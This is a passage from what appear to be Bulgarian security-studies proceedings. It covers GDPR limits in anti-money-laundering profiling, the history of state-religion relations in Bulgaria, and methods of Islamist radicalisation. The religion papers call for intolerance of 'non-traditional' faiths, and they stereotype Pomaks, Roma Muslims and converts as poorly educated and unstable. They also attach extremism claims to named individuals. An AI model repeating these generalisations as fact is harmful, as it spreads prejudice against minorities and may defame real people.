По-съществен въпрос в изследвания проблем е категорично да се осъзнае, че правото по всяко време и на основания, свързани с конкретна ситуация на субекта на данните, включително при профилиране, на възражение и правото да не бъде обект на решение, основано на автоматизирано обработване, съгласно новия Регламент, е неприложимо при защита на обществен интерес чрез описаната технология на финансовото разузнаване. Например при прилагането от страна на задължените лица на последващите мерки за противодействие на изпирането на пари и финансирането на тероризъм, а именно рисковото профилиране, когато се събира допълнителна информация за клиенти и се оценяват личните аспекти на дадено лице, и се взема решение, което може да доведе до правни последици за лицето във връзка с противодействието на изпирането на пари и финансирането на тероризъм. Подобно ограничение е съобразено със същността на основните права и свободи, и представлява необходима и пропорционална мярка в едно демократично общество с цел да се гарантират – националната сигурност, обществената сигурност и други важни обществени интереси надхвърлящи сферата на личния интерес.

С цел гарантиране на личните интереси на субектите на лични данни обаче е задължително да бъде адекватно регламентирано задължение за администраторите на лични данни-задължени лица да осъществяват оценка на въздействието върху защитата на данните. Изискване, което според публикациите, свързани с новите моменти на Регламента за управление на риска и оценка на въздействието, създават излишно напрежение.

На практика у нас със своите действия Комисията за защита на личните данни е изпреварила с около 5 години влизането в сила на Регламента за защита на личните данни. От 30.01.2013 е в сила Наредба №1 за минималното ниво на организационните и технически мерки, които трябва да предприеме администраторът на лични данни. В нея са е дефинирани целите на защита, а именно: поверителност, цялостност и наличност. От 2013 година Комисията не само, че е дефинирала процедурата Оценка на въздействието, а е създаде и алгоритъм, и критерии за нивата на въздействие, които администраторът ще получи при различните ситуации. Освен това в зависимост от нивата на въздействие са препоръчани необходимите технически и организационни мерки по различните видове сигурност – физическа, персонална, документална, сигурност на автоматизирани информационни системи и криптог-

рафска сигурност. Следователно несработване на новите механизми може да се случи единствено и само при неразбиране от страна на гражданите, или поради корпоративни юридически интереси да бъдат създавани в бъдеще препятствия пред правозащитната ни система.

Литература

1. Регламент (ЕС) 2016/679 на Европейския парламент и на Съвета от 27 април 2016 г. относно защитата на физическите лица във връзка с обработването на лични данни и относно свободното движение на такива данни.
2. Харта на основните права на Европейския съюз 2010/С 83/02.
3. Закон за мерките срещу изпирането на пари, ДВ, бр.85/24.07.1998.
4. Закон за защита на личните данни, ДВ, бр.1/04.01.2002.
5. Закон за мерките срещу финансирането на тероризма, ДВ, бр.16/18.02.2003.
6. Закон за Държавна агенция за „Национална сигурност“, ДВ, бр.109/20.12.2007.
7. Становище на Комисията за защита на личните данни относно: Искане с вх. № 124/29.01.2008 г. от В.К. – в качеството му на Директор на Агенцията за финансово разузнаване за становище от Комисията за защита на личните данни относно приложението на Закона за мерките срещу изпирането на пари в съответствие със Закона за защита на личните данни.
8. Съобщение на комисията до европейския парламент и съвета: По-силна защита, нови възможности — насоки на Комисията относно прякото прилагане, считано от 25 май 2018 г., на Общия регламент относно защитата на данните, Брюксел, 24.1.2018.
9. Захариев, М. „Правни проблеми на защитата на личните данни при автоматизирано профилиране“, сп. Адвокатски преглед, бр. 12/2016.
10. Пушкарлова, И., „Обхват, цели, материалноправни и процесуалноправни аспекти на финансовото профилиране. Ръководство.“ 2015.

Х. А. Христов, Т. И. Солаков,
**ВЗАИМООТНОШЕНИЯ ДЪРЖАВА И РЕЛИГИОЗНИ ОРГАНИЗАЦИИ.
ФОРМИ И МЕТОДИ НА ДЕЙНОСТ НА НЕТРАДИЦИОННИТЕ
ВЕРОИЗПОВЕДАНИЯ**

Христо А. Христов, Тихомир И. Солаков

*Шуменски университет „Епископ Константин Преславски“, Шумен
Факултет по технически науки, Катедра „Управление на системите за сигурност“*

**COUNTRY AND RELIGIOUS ORGANIZATIONS RELATIONSHIPS.
FORMS AND METHODS OF ACTIVITY OF NITRADITIONAL DEFINITIONS**

Hristo A. Hristov, Tihomir I. Solakov

*Shumen university „Bishop Konstantin Preslavski“, Shumen city
Faculty of technical sciences, Department „Management of security systems“*

Abstract: Religious tolerance in the Republic of Bulgaria has its limits and should not be tolerant to non-traditional religions and sects that by their actions violate the rights and freedom of the people. Moreover, it destroys the traditional moral system and the moral standards of society.

Keywords: religious organizations, non-traditional religions, re-islamization, Muslim community, minorities, ethnic Turks, Roma Muslims, Bulgarian Muslims, national affiliation and national identity

Взаимоотношения държава и религиозни организации

Падането на тоталитарния режим през 1989 г. завари едни силно деформирани отношения между държавата и религиозните общности. Последните в продължение на повече от 40 години бяха подложени на неотслабващ натиск от страна на държавната тоталитарна машина. Независимо че правото на религиозни убеждения беше формално закрепено и в двете действащи по това време конституции (от 1947 г. и от 1971 г.), възможностите за действителното му упражняване бяха класически случай на тоталитарна демагогия. Очевидно бе, че действителна свобода на религията е несъвместима с тезите за ръководната роля на комунистическата партия в обществото (чл.1, ал.3 от Конституцията на НРБ от 1971 г.) и за задължението на обществото да възпитава младежта в комунистически дух (чл. 39). Практиката на държавните и съдебни органи категорично задушаваше всеки опит за действителна независимост на религиозните общности. Очевидна държавна политика бе поставянето под контрол на тяхната дейност, като задължителен етап за постигане на една от крайните цели на развитото социалистическо общество – „отмирането на религията“. Атеизмът бе официална държавна политика, като се използваше всяка възможност за заклеяване на вярата в Бога с всички, произтичащи от това морално психологически последици [2].

С приетия през 1949 г. Закон за изповеданията се извърши регулиране на отношенията в религиозната сфера посредством създаване на Комитет по въпросите на БПЦ и религиозните култове. Новосъздадената структура първоначално е била

на подчинение към Министерство на външните работи, а в следствие към Дирекция по вероизповеданията при Министерски съвет. Посредством тази институция се е извършвало регистрирането на изповеданията и на техните централни ръководства, назначаване и отстраняване на членове на централните ръководства, оттегляне на одобренията на уставите (означаващо автоматично прекратяване на изповеданието), извършване на административно наказателна дейност и др. [1, 2, 3, 4, 5, 6, 7, 8].

С идването на демокрацията след 10.11.1989 г. в българското общество настъпват промени, наложили третирането на взаимоотношенията между държавата и религиозните организации по нов начин [9]. Налага се те да са съобразени с традициите на българската държава и с интересите на българската нация, свързани с придобиване на световната демокрация в тази област.

Във връзка с последното безспорно най-голям успех държавата е постигнала със заложените в Конституцията [5] (чл.13 и чл.37) постановки за: свободата на вероизповеданията; за отделянето на религиозните институции от държавата; ненакърнимостта на свободата на съвестта и изборът на вероизповеданието и религиозните възгледи; задължението на държавата да поддържа търпимост и уважение между вярващи и невярващи. Към предходното е необходимо да се прибави и новелата на чл.6, ал.2 на Конституцията [3], фиксираща че всички граждани са равни пред закона и че не се допускат никакви ограничения на правата и привилегиите, основани на религията. Това са принципи, възприети от световните и европейските правни системи и в частност на актовете, регламентиращи тази област от правата на човека.

В хода на промените са отменени някои членове на Закона за изповеданията, за да бъде той приведен в съответствие с Конституцията. Осигурено е и право за регистриране на сдружения на вярващите, съгласно чл. 133а. от Закона за лицата и семействата (ЗЛС) [4].

Важно значение в разглежданата сфера придоби Решение №5/1992г. на Конституционния съд[6] по Конституционно дело № 11/1992 г. [8], съгласно което разпоредбите на Закона за изповеданията, които са в противоречие с чл. 13 и 37 от Конституцията, следва да се считат за отменени по силата на непосредственото действие на тези конституционни норми от момента на влизането на Конституцията в сила. Това може да се констатира инцидентно от всеки правоприлагащ орган. Така Решението посочва, че в пряко противоречие с чл. 13 и 37 от Конституцията са разпоредбите на чл. 10, 12, 18, 20, 21, 22 и 23 от Закона за изповеданията, като това изброяване е примерно. Наред с горния диспозитив, който дава отговор на основния въпрос, с който съдът е сезиран, Решение №5/92г. на Конституционния съд на Република България дава характеристика **на конституционното право на избор на вероизповедание и на религиозни възгледи – чл. 37, ал. 1 от Конституцията, а също така по тълкувателен път извежда и основните принципи на взаимодействие между държавата и религиозните общности**. Посочва се, че държавата чрез своите органи и институции не може да се намесва и да администрира вътрешноорганизационния живот на религиозните общности и институции. Това се регулира от уставите и другите им вътрешноорганизационни правила, което следва от разпоредбата на чл. 13, ал. 1 Конституция на Република България, че вероизповеданията са свободни (както в личностен план, така и институционал-

но), и от изричния текст на чл. 13, ал. 2 Конституция на Република България, който казва, че религиозните институции са отделени от държавата [1, 2, 3, 4, 5, 6, 7, 8].

Съгласно решението чл. 9, т. 2 от Европейската конвенция за правата на човека, която към момента на постановяването му Република България е предстояло да приеме като редовен член на Съвета на Европа, е почти изцяло реципиран в чл. 37, ал. 2 от нашата Конституция.

Правата на държавата за намеса в дейността на религиозните общности и институции се свеждат до вземане на необходимите мерки само и единствено в случаите, когато сме изправени пред хипотезите на чл. 13, ал. 4 и чл. 37, ал. 2 от Конституцията. Такава преценка се прави и при евентуална регистрация на църковните общности или институции [1, 2, 3, 4, 5, 6, 7, 8].

Т. 3 от диспозитива на решение 5/1992г. на Конституционния съд на Република България гласи: „Правото на вероизповедание не може да бъде ограничавано по никакъв начин, освен в случаите на чл. 13, ал. 4 и чл. 37, ал. 2 от Конституцията, а именно, когато религиозните общности и институции се използват за политически цели или когато свободата на съвестта и вероизповеданието е насочена срещу националната сигурност, обществения ред, народното здраве и морала или срещу правата и свободите на други граждани. Посочените ограничителни основания са изчерпателно изброени и не могат да бъдат разширявани или допълвани чрез закон или чрез тълкуване. Чрез закон могат да бъдат определени конкретните механизми за тяхното осъществяване“ [1, 2, 3, 4, 5, 6, 7, 8].

Наложеният от Конституцията на Република България промени в регулацията на отношенията държава – религиозни общности, макар и да са положителни и да целят извеждането на тези взаимоотношения на едно демократично ниво, не успяха да задоволят обществените потребности. Като цяло въпреки промяната си, Законът за изповеданията не бе адекватен на промените, настъпили в религиозната обстановка в страната и вън от него остава разрешаването на редица нововъзникнали проблеми. Това доведе до редица разрешения, стоящи в разрез с конституционните разпоредби и принципи, което бе следствие от разширителното тълкуване на закона. Празнотата в законодателството предизвика като резултат и неправомерното разширяване правомощията на държавата за намеса в живота на религиозните общности, довело до възникването на много непреодолими конфликти. Държавата се оказва неспособна да реагира адекватно на някои процеси и явления в религиозния живот в страната и да разреши възникнали противоречия между различните сили и интереси в тази област на обществения живот [1, 2, 3, 4, 5, 6, 7, 8].

В подкрепа на горните разсъждения могат да се посочат три факта:

1. До 10.11.1989 г., в Република България официално регистрирани са 11-те изповедания, имащи исторически корени и традиции в живота на българския народ. В началото на прехода за обособяване на демократичното общество освен тези 11 изповедания са регистрирани още 19 изповедания[1]. Последните до регистрирането си не са били признавани за такива, тъй като са нови и непознати за нашата страна. При регистрацията на новите вероизповедания са признати за такива и някои, които очевидно нямат качествата на изповедание, с неясна теологична основа [1, 2, 3, 4, 5, 6, 7, 8].

2. Отнемането на регистрация на някои утвърдени вече нетрадиционни изповедания и сдружения се извършва рядко поради несъответствие в изповеданията или заблуждаване държавата, предлагайки точно копие от устав на друго изповедание.

Известно е, че някои от сдруженията и фондациите служат като прикритие на дейността на различни секти и нетрадиционни вероизповедания[1].

3. При възникване на съдебни конфликти по време на регистрацията на изповеданията и особено на техните ръководства, държавните институции проявяват колебание. Според разпоредбите на Закона за изповеданията, Министерски съвет и Дирекцията по вероизповеданията са единствените органи, компетентни да решават въпроса с регистрацията. Това мнение е изразено в 5 решения на Върховния съд, взети през периода 1992г.–1995г. В решение №225/1992г. това мнение е синтезирано най-добре: „Системата на регистрация не е разрешително разпоредителна, а нормативна. Регистрирането има само установителен, констативен ефект, но не и конститутивен. Следователно то не е индивидуален административен акт, защото засяга права и задължения или правно защитени интереси на отделни лица, а има охранителен характер. Това е акт на безспорна съдебна администрация и за тези актове не е предвиден съдебен контрол по ЗАП и специален ред за съдебен контрол по Закона за изповеданията“ [1].

В следствие на премахнатите всякакви ограничения спрямо религиозните права и свободи на българските граждани от турски произход и българските граждани мюсюлмани, в хода на процеса на демократизация след 1989 г. в Р. България [1, 2, 3, 4, 5, 6, 7, 8]:

- функционира повече от 1000 джамии;
- свободно се разпространява Коранът на български и турски;
- свободно се разпространява и друга религиозна литература на двата езика;
- от 1991 г. насам се отвориха неделни училища в джамиите, като понастоящем в страната има четири средни мюсюлманско-религиозни училища и един полувисш ислямски религиозен институт.

През 1996 г. – 1997 г. Върховният съд, поддавайки се на политически пристрастия, заема позиция вземайки решения точно обратни на гореизложените.

Всяка толерантност, включително и религиозната, има своите граници. Не може да сме толерантни към нетрадиционни вероизповедания и секти, които действат за сметка на правата и свободите на хората и които рушат традиционната нравствена система и моралните устои на обществото [1, 2, 3, 4, 5, 6, 7, 8].

Навлизване, форми и методи на дейност на различни секти и фондации с фундаменталистски уклони

След 1989 г. различни секти и фондации с фундаменталистски уклони – ухабити навлизат в Р. България. Тяхното влияние се засилва, тъй като българските младежи, изповядващи мюсюлманската религия, се изпращат със стипендии на обучение в някои арабски страни – Судан, Йордания, Турция и др. Във връзка с последното в публикувания на 13 юли 2011 г. дипломатически доклад на американския дипломат Джон Байърли от 2005 г. изтекъл в Wikileaks се казва, „Съвсем наскоро значителен брой български студенти започнаха да се връщат от продължително следване в арабския свят. Няма точни данни за броя на студентите, участващи в подобни програми, но се смята, че са хиляди. Тяхното завръщане разпали страховете за връзки с терористични групи и други екстремистки организации. Проповядването от страна на завръщащите се на „класически“ ислям, повлиян от арабския свят, също доведе до културни сблъсъци с по-възрастното население по въпросите на религиозната доктрина и местните културни традиции“ [7].

Нетрадиционните вероизповедания идват в България добре подсиgurени финансово. Бързо се ориентират в законодателната уредба в страната по въпросите на религиозната свобода, за да се приспособят към нея и да получат възможност за официално разрешена дейност. Насочват вниманието си най-вече към младите хора, на възраст между 14 и 20 години. Интерес представляват социално слабите хора и хората, лишени от свобода. Друг подход за печелене на позиции е раздаването на хуманитарни помощи и подаръци, провеждането на публични проповеди и курсове за религиозно огромотяване [1].

Американският дипломат Джон Байърли в изготвения от него доклад на 11.10.2005 г. е записал, че „от 90-те години насам чужди мисионери и международни ислямски неправителствени организации са активни в страната, някои от които изповядват вижданията на Уахабизма или други екстремистки идеологии. Тези ислямски организации са концентрирани основно сред помашките и ромските общности – и двете в по-силна степен маргинализирани социално и икономически уязвими в сравнение с по-многобройното турско етническо малцинство. Контролът над чуждите дарения е не особено ефективен, но значителни суми се дават за джамии в страни като Йордания, Сирия, Иран, Судан и Саудитска Арабия. По настоящем има три законно регистрирани ислямски неправителствени организации, които са активни в България“ [7].

Във връзка с предходното се забелязва, как арабски фондации, настъпвайки в Родопите финансират, строежа на стотици джамии в най-малките махали и организират ислямски училища за българските помаци, които след едно или две поколения ще говорят турски език и ще се смятат за турци. Предходното е извършено посредством политически компромиси в днешна България, което в перспектива заплашва националната сигурност и идентичност [1, 3, 4, 5, 9].

В същото време етническите турци сунити се намират под силното влияние на своите сънародници от съседна Турция и оттам и на турския национализъм. Те са насочени предимно към възстановяване на мюсюлманските традиции от преди 1944 г. В тази връзка се: ремонтират старите храмове; изграждат се нови, там където е необходимо; отварят се духовни училища; полагат се усилия за религиозното огромотяване на населението, акцентирайки най-вече върху децата и юношите. И тъй като национализмът отдавна е инструментализирал исляма, превръщайки го в част от националната идентичност на това население, то се възстановява предимно изповядваният „традиционен“ за Балканите ислям, на който е чужд всякакъв радикализъм и то главно на едно битово ниво. По подобен начин протичат процесите и сред турците алевити, но с тази разлика, че при една малка част от тях има вече стремеж за едно чисто шиитско осмисляне на вярата им и желание за очистване от християнските и езически заемки в търсене на някакъв вид шиитска ортодоксия [1, 2, 3, 4, 5, 6, 7, 8].

При ромите мюсюлмани голяма част от членовете на общността са с неясна национална идентичност и често се легитимират в публичността като турци, макар турската общност в България да ги отхвърля. Сред тази част от мюсюлманите роми, протичат процеси за завръщане към мюсюлманските традиции идентични с тези в общността на турците сунити. Една част от ромите мюсюлмани благодарение на завръщането си към мюсюлманските традиции са конвертирани в исляма, като преди това те са били атеисти от мюсюлмански или християнски произход. За тази ромска общност нормите на „традиционния“ ислям са нелегитимни и тя търси

нова аргументация на вярата си извън авторитетите и традициите на Балканите [1, 2, 3, 4, 5, 6, 7, 8].

Най-проблематично е завръщане към мюсюлманските традиции на българите мюсюлмани, при които има две общности:

- При едната общност има наличие на неясна национална идентичност и това превръща религията в единствен маркер на общността. В същата група се проявява много по-висока религиозност от нормалното за страната, има много по-нисък образователен ценз и е по-лошо интегрирана в българското общество.

- При другата има ясно българско самосъзнание, има открита неприязън към всичко турско, дори религиозните традиции. В групата се наблюдава висока религиозност, тъй като религията и тук е единствен маркер на общността, отличаващ я от българите християни, но съчетана с добро образование и интеграция в българското общество.

Като цяло, ислямът, който изповядват българите мюсюлмани, е синкретичен, а под „традиционен“ ислям при тях се има предвид онзи, предаван от поколение на поколение, най-вече битово изразен ислям. При завръщането им към мюсюлманските традиции обаче той не издържа кораничната критика и губи легитимността си за голяма част от общността.

Литература:

1. Велева П., Причини за сектантството в България. Форми и методи на дейност. 2009 г., стр. 4

2. Груйкин, И., Доклад пред конференцията „Актуални проблеми на религиозните общности в България“, 2004 г., <http://oshte-info.de-zorata.de/oshte.info/doc/other/015.htm>.

3. Декларация (чл.6, ал.2) към Конституция на Република България (обн., ДВ, бр. 56 от 13.07.1991г.)

4. Закон за лицата и семействата, Обн., ДВ, бр. 182 от 9 август 1949 г., попр., бр. 193 от 1949 г., изм., Изв., бр. 12 от 9 февруари 1951 г., бр. 12 от 8 февруари 1952 г., бр. 92 от 7 ноември 1952 г., бр. 15 от 20 февруари 1953 г., попр., бр. 16 от 24 февруари 1953 г., изм., бр. 89 от 6 ноември 1953 г., бр. 90 от 8 ноември 1955 г., бр. 90 от 9 ноември 1956 г., бр. 50 от 23 юни 1961 г., ДВ, бр. 23 от 22 март 1968 г., бр. 36 от 8 май 1979 г., бр. 41 от 28 май 1985 г., бр. 46 от 16 юни 1989 г., бр. 20 от 9 март 1990 г., бр. 15 от 18 февруари 1994 г.

5. Конституция на Република България (обн., ДВ, бр. 56 от 13.07.1991г.)

6. Решение №5/11.06.1992г. по конституционно дело №11 от 1992г., обн. ДВ, бр. 49 от 16.06.1992 г.

7. Цит. от доклада на Джон Баерли, 2005 г., Ислямът и ислямският екстремизъм в България /islam and islamic extremism in bulgaria/, <https://cablegatesearch.wikileaks.org/cable.php?id=05sofia1729>

8. <http://www.csd.bg/artShow.php?id=12964>, Демократичен процес и демократични институции, Правова държава, Права на човека и защита на малцинствата

9. Нейкова М. Реформата на областно ниво на управление - устойчиво регионално и местно развитие, Юридически сборник БСУ, 2012 г. стр. 161.

Х. А. Христов, Т. И. Солаков,
**ИЗПОЛЗВАНИ МЕТОДИ ЗА РАДИКАЛИЗИРАНЕ НА ЛИЦА
И РИСКОВИ ГРУПИ**

Христо А. Христов, Тихомир И. Солаков

*Шуменски университет „Епископ Константин Преславски“, Шумен
Факултет по технически науки, Катедра „Управление на системите за сигурност“*

METHODS USED FOR RADICALIZATION OF PERSONS AND RISK GROUPS

Hristo A. Hristov, Tihomir I. Solakov

*Shumen university „Bishop Konstantin Preslavski“, Shumen city
Faculty of technical sciences, Department „Management of security systems”*

Abstract: Attempts and processes have been observed to disseminate radical Islamic ideas among the Muslim population under the guise of missionary activities for the realization of humanitarian and other charity projects. In connection with the above, there is a need to examine the different approaches used by emissaries preaching radical Islam in the recruitment of followers.

Keywords: Islamic Radicalism, Turkish rationalism, extremism, enmity, intolerance, re-Islamization, Muslim community, minorities, risk groups, nationality affiliation and national identity.

Проникването на радикалния ислям представлява целенасочен процес по изграждането на т.нар. „зелен пояс“, обхващащ Турция и части от Гърция, България, Македония, Сърбия и Черна Гора, Босна Хърватска и Албания, което увеличава рисковете и заплахите за сигурността на региона. За развитието на този процес съществуват следните обективни предпоставки [1, 2, 3, 4, 5, 6, 7, 8, 9, 10]:

- наличието на значително по брой население с ислямско вероизповедание;
- националният радикализъм на различните етноси;
- наличието на немалък брой арабски граждани т.н. „муджахадини“ ветерани от военни конфликти в бивша Югославия, сключили брак с местни гражданки и останали в следствие да живеят постоянно в Босна, Албания и Косово;
- тежките социално-икономически проблеми в региона.

Наблюдавани са опити и процеси за разпространение сред мюсюлманското население на радикални ислямски идеи под прикритието на мисионерска дейност за реализиране на хуманитарни и други благотворителни проекти. Създават се легални центрове за религиозно - идеологическа обработка на населението под формата на строителство на джамии, училища, болници, културно образователни центрове. Създават се тенденции за сформирането на нов религиозен елит от представители на местното население, чрез подбиране и изпращане на подходящи кадри за религиозно обучение в ислямски духовни училища и институти в Близкия изток, които след завръщането си започват активна пропаганда на идеите на радикалния ислям. Основната част от финансирането им идва от ислямски фундаменталистски органи-

зации от Близкия изток, както от техни клонове от Западна Европа и САЩ [1, 2, 3, 4, 5, 6, 7, 8, 9, 10].

Във връзка с гореизложеното може да се каже, че има различни подходи ползвани от емисари проповядващи радикален ислям при набирането на последователи, като [1, 2, 3, 4, 8, 9, 10]:

- при подбора на последователи постоянно се използват джамии, зали за фитнес и университетски ислямски асоциации, като места за извършването на потенциални попълнения. Новобранците обикновено се отвеждат настрана, далеч от мнението на общността и се радикализират в изолирана обстановка (един – на – един) или в малка група. Тези „консултанти“ по подбор на последователи често имат контакти с други радикални клетки в рамките на Европа, както и връзки към джихадисти и въоръжени групи в чужбина и ползват тези връзки за улесняване на пътувания да тренировъчни лагери и зони с бойни действия.

- срещи на мюсюлмани студенти, изпратени на обучение във висши духовни университети в Йордания, Саудитска Арабия, Египет и др. с радикални религиозни проповедници. Предходното се подкрепя и от изложеното в грама на бившият посланик Джон Баерли, а именно „Съвсем наскоро значителен брой български студенти започнаха да се връщат от продължително следване в арабския свят. Няма точни данни за броя на студентите, участващи в подобни програми, но се смята, че са хиляди. Тяхното завръщане разпали страховете за връзки с терористични групи и други екстремистки организации. Проповядването от страна на завръщащите се на „класически“ ислям, повлиян от арабския свят, също доведе до културни сблъсъци с по-възрастното население по въпросите на религиозната доктрина и местните културни традиции“ [1, 2, 3, 4, 5, 6, 7, 8, 9, 10].

- срещи на български мюсюлмани, мигрирали в друга държава във връзка с настъпилата икономическа криза в България за осъществяване на трудова дейност. По време на престоя си в другата държава българският мюсюлманин осъществява контакти и попада под влиянието на радикални групи – общности, свързани с проповядването на радикален ислям. В подкрепа на предходното се явява и фактът, че пазарджишкият имам Ахмед Муса приема радикална ислямска идеология по време на престой в Австрия в периода от 1995 г. до 1996 г. Заминава за Австрия с няколко приятели, където работели като общи работници и били приютени от имами в тамошна джамия. Именно в Австрия Ахмед Муса като младеж се запалил по мюсюлманската религия и приел исляма [2, 4, 6, 7, 8, 9, 10];

- попадане под влияние на групи с изявени лидери – представители на различни течения на нетрадиционния ислям, чиито мисионери проповядват радикални форми на исляма. Подобен е случаят, при който имамът Ахмед Муса Ахмед и негови последователи са проповядвали радикален ислям в Пазарджик – квартал „Изток“, Хасково, Асеновград и други населени места като представители на нерегистрираната ислямска фондация „Ал Уакаф Ал Ислями“.

- при посещения на социалните мрежи Facebook, Twitter и чат програми лицата могат да попаднат във виртуални групи, където се проповядва консервативен ислям с джихадистки идеи. Общуването между членовете на виртуални групи се осъществява на английски, френски, турски или арабски. Регистрирани са доста случаи, при които граждани на европейски страни след осъществена комуникация в такива затворени групи напускат родината си и пътуват към зоната на военни конфликти, като се присъединяват към Ислямска държава или други радикални

ислямски групировки. В България са засечени четири случая, когато чрез интернет са прокламирани и прокарвани фундаменталистски радикални идеи [1, 2, 3, 4, 5, 6, 7, 8, 9, 10].

Първият случай е, когато бившият главен мюфтия Хайрадин е прокламирал и прокарвал джихадистки идеи чрез интернет от името на ръководения от него „Съюз на мюсюлманите в България“, чийто офис се намира в София. Самият Али Хайрадин е разпространявал джихад съвместно с изградена от него нелегална група. За целите си са ползвали сайтове, свързани с терористичните групировки „Мюсюлмански братя“, турските „Сивите вълци“ и техните филиали в Германия.

Вторият случай е когато имамът Ахмед Муса в периода от ноември 2013 г. до 25 ноември 2014 г. в Пазарджик посредством профил в Интернет сайта <http://www.facebook.com> с никнейм „ahmed.musa.5496“, чрез снимка на фона на знамето на Ислямска държава, е пропагандирал за война [1, 2, 3, 4, 5, 6, 7, 8, 9, 10].

Третият случай е когато скандалният терорист и отявнен националист Мирослав Блажев – Атила е станал ревностен мюсюлманин, подкрепящ идеите на терористични групировки. Посредством профила си във Фейсбук, същият ежедневно контактува с български фенове на Световния халифат, част от които се намират в арабския свят. Блажев и приятелите му водят ожесточени дискусии, в които често се появяват призови за джихад, изстребление на евреите и всички останали неверници. В тях българите често са наричани „гяури“ или „нещастни неверници“, които с добро или сила трябва да бъдат накарани да приемат радостите на Аллах. Не липсват и възхвали на терористите от „Ислямска държава“ или палестинската групировка „Хамас“, като правоверните българи са призовани да ги подкрепят. Самият Атила вече се припознава като Тюрк и дори призовава за възстановяването на Турската империя, чийто султан отново да стане халиф на мюсюлманите по света. В социалната мрежа Фейсбук Мирослав Блажев води дискусии с мистериозен тайнствен ислямист, нарекъл себе си „Али бин Салих ал Хюсейн“ [1, 3, 6, 8, 9].

Този мистериозен тайнствен ислямист, нарекъл себе си Али бин Салих ал Хюсейн е от Разлог и кара курс за имам в Йордания. Същият във Фейсбук профила си всеки ден публикува кратки наглед невинни текстове с напътствия и поучения. От коментарите му обаче си личи, че религиозните възгледи се доближават до тези на ислямските терористи. Наскоро духовникът дори е публикувал снимка на убития чеченски терорист Шамил Басаев, под която има стихотворение в негова възхвала като герой. Същият поддържа и два профила в сайт за споделяне на видеоклипове. Там псевдонимите му са не особено невинни Soldier Of Allah Bulgaria (Воин на Аллах от България) и Abu Mujahid Al – Bulgari (Българският муджахидин). Чрез профилите си мистериозният проповедник е публикувал няколко клипа, възхваляващи Ислямски халифат. В тях чрез снимки на Осам бен Ладен и видеа на терористи от „Ислямска държава“ са представени планове за завоюване на Европа от войните на Аллах. В други от видеата пък има преведени на български проповеди на духовници, призоваващи към световен джихад.

Рискови групи, податливи на радикализиране

Имайки предвид гореизложеното, могат да се посочат следните рискови групи, податливи на радикализиране:

- групи, чиито интереси са насочени към военното и/или военнообразователното дело; които са преминали военно обучение или са придобили боен опит от

включването в задгранични мисии в зоните на конфликт, за което участието им във военни или бойни групи и действия се превръщат в основен смисъл на живота им. Не са единични случаите, когато граждани на различни европейски държави отиват в чужбина с цел обучение, а на последващ етап се включват в зоните, където има военни конфликти, като по-късно се връщат с реакционни и екстремистки възгледи. В подкрепа на предходното се явява и съобщение на Европейската комисия, според което терористите могат да посеят семената на междуобщностното разделение в Европа като предизвикват реакционни и екстремистки възгледи в определени части на обществото. Това създава благоприятна почва за появата на екстремизъм, с което се затвърждава порочният кръг на радикализацията, агресията и реакциите на насилие. Често, поели по пътя на радикализацията в Европа чрез екстремистка пропаганда или вербовчици, европейците отиват в чужбина с цел обучение и за да се сражават в зони на бойни действия, като още повече се радикализират в хода на този процес. Придобили нови бойни умения, много от тези европейски „чуждестранни бойци“ биха могли да представляват заплаха за нашата сигурност при завръщането им от зона на конфликт. В дългосрочен план те могат да действат като катализатори за тероризма. Феноменът на чуждестранните бойци не е нов, но с продължаването на боевете в Сирия се увеличава броят на екстремистите, пътуващи с цел участие в конфликта [1, 2, 3, 4, 5, 6, 7, 8, 9, 10].

- лица с лабилна психика, ниско образовани, нереализирани в обществото или с проблеми от различно естество, които са лесно манипулируеми и податливи на влияние и обработване от страна на емисари, прокарващи и проповядващи радикален ислям, посредством което им се сформират криминалистически нагласи на база на това, което им се показва като видеоматериал, заснет от зоната на военен конфликт. За тези лица религията не се явява водеща, а единствено криминалистическата нагласа, че ако извършат престъпление под прикритието на радикалния ислям, то деяният им ще остане безнаказани в зоната на военен конфликт, каквито случаи има в Сирия [2, 4, 5, 6, 8, 9].

- млади мюсюлмани или лица, приели исляма (конвертити), мотивирани към доказване и/или желание за показност за принадлежност към изповядваната мюсюлманска радикална идеология, спазват строгите канони на шериата, като по този начин показват своята преданост. В подкрепа на предходното е и случаят със споменатия вече Ахмед Муса. Роденият като християнин Муса изповядвал тази религия през първите 20 години от живота си. Бил болен от шизофрения и чувал гласове. Към Аллах се обърнал след едно пътуване до Австрия, където се запалил по мюсюлманската религия, приел исляма и станал ревностен последовател на мюсюлманската религия [1, 2, 3, 4, 5, 8, 9].

В подкрепа на гореизложеното е и фактът, че в България бившият главен мюфтия Хайрадин е бил ръководител на отдел за работа с „конвертити“ – лица, новоприели исляма. Същият е прокламирал и прокарвал джихадистки идеи чрез интернет от името на ръководения от него „Съюз на мюсюлманите в България“, чийто офис се намира в София. Предходното е фиксирано в официален отчетен документ на фондация „Ал Уакф“, приложен като доказателство по делото, станало известно като „делото срещу 13-те имами“. Според анализи на експерти в тази област, новоприелите исляма като цяло се радикализират бързо поради факта, че в голям процент са ниско образовани, психически лабилни, нереализирани в обществото хора, търсещи „спасение“ в религията. Така той целенасочено работи за създаване

на затворени групи от крайни, безкритични и лесно манипулируеми последователи на фундаменталистката доктрина [2, 4, 6, 8, 10].

Ислямистките лидери ясно осъзнават, че възрастните мюсюлмани в нашата страна са носители на така наречения „битов ислям“, чиито идеи и догми в известна степен се отличават от фундаменталистките. От друга страна, са констатирани, че младите мюсюлмани в България не са запознати с каноните на Корана и фундаменталистите полагат усилия да обхванат именно тях като им проповядват своята идеология. Техни емисари посещават райони с мюсюлманско население и изготвят списъци на младежи, които изучават исляма, след което ги изпращат да се обучават за духовни служители в Судан, Египет и други арабски държави. Организираните курсове като предварително се изучава обстановката и се избират подходящи места в планински и почивни райони, където се осъществява строг контрол и не се допускат външни посетители. Преподавателите изискват от обучаваните строго спазване на основните религиозни порядки, включително и провеждането на задължителните пет молитви на ден. Действат неприкрито като разчитат на това, че властите в България са ангажирани с проблема около съвременните християнски и източни религиозни секти и дейността им остава незабелязана и неконтролирана от държавата [11].

